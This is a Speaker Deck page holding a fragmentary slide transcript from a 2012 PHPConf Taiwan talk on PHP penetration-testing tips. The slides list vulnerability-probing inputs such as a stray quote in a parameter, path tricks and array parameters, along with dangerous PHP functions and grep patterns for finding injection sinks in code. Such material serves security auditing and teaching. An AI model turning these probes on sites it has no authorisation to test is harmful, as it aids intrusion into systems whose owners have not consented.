Upgrade to Pro
— share decks privately, control downloads, hide ads and more …
Speaker Deck
Sign up for free
Menu
Search
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Pricing
Search
Sign in
Sign up for free
Security in PHP 那些在滲透測試的小技巧
Search
Orange
August 21, 2024
810
0
Share
Embed
Copy iframe code
Copy JS code
Copy link
Start on current slide
Security in PHP 那些在滲透測試的小技巧
PHPConf Taiwan 2012
Orange
August 21, 2024
More Decks by Orange
See All by Orange
Best Practices - The Upload
p8361
0
690
網頁安全 Web Security 入門
p8361
0
880
Bug Bounty 獎金獵人甘苦談 - 那些年我回報過的漏洞
p8361
13
38k
那些 Web Hacking 中的奇技淫巧
p8361
16
15k
關於 HITCON CTF 的那些事 之 Web 狗如何在險惡的 CTF 世界中存活?
p8361
6
14k
PHPConf 2013 - 矛盾大對決
p8361
53
29k
0-Day 輕鬆談 - Happy Fuzzing Internet Explorer
p8361
15
13k
駭客看 Django
p8361
25
13k
Featured
See All Featured
Reflections from 52 weeks, 52 projects
jeffersonlam
356
22k
The SEO identity crisis: Don't let AI make you average
varn
0
610
JAMstack: Web Apps at Ludicrous Speed - All Things Open 2022
reverentgeek
1
650
Dealing with People You Can't Stand - Big Design 2015
cassininazir
367
27k
ReactJS: Keep Simple. Everything can be a component!
pedronauck
666
130k
Navigating the Design Leadership Dip - Product Design Week Design Leaders+ Conference 2024
apolaine
2
490
Ecommerce SEO: The Keys for Success Now & Beyond - #SERPConf2024
aleyda
1
2.2k
A Soul's Torment
seathinner
8
3.8k
Navigating the moral maze — ethical principles for Al-driven product design
skipperchong
2
650
[Rails World 2026] Durable orchestration on Rails: from continuation to workflow
palkan
1
900
Mind Mapping
helmedeiros
1
410
A brief & incomplete history of UX Design for the World Wide Web: 1989–2019
jct
2
540
Transcript
2012/11/03 @ PHPCONF <
[email protected]
>
• aka Orange • 2009 • 2011 • 2011 AVTOKYO
• – – Web Security – Windows Vulnerability Exploitation
• CHROOT Security Group • NISRA • case. • Blog
– http://blog.orange.tw/
None
None
None
▪▪
None

<?php $url = $_GET['url']; echo urlencode( $url ); ?>
• Low – Sensitive Information Leakage… • Middle – Insecure
File Download/Access… • High – Local File Inclusion, Code Injection, SQL Inj…
None
• – – –

• showNews.php?id=198 – showNews.php?id=198/1 • checkName.php?u=lala – checkName.php?u=lala%cc' • getFile.php?path=hsu.doc
– getFile.php?path=./hsu.doc • main.php?module=index – main.php?module[]=index
None
None

1. Router, Controller URL Mapping 2. 3. 4. DB ORM
PHP orz

1. – system exec shell_exec popen eval create_function call_user_func preg_replace…
2. – _GET _POST _COOKIE _REQUEST _ENV _FILES _SERVER HTTP_RAW_POST_DATA php://input getenv …


• grep -Re – (include|require).+\$ – (eval|create_function|call_user_func|…).+\$ – (system|exec|shell_exec|passthru|…).+\$ –
(select|insert|update|where|…).+\$ – (file_get_contents|readfile|fopen|…).+\$ – (unserialize|parse_str|…).+\$ – \$\$, $a\(\) – ……
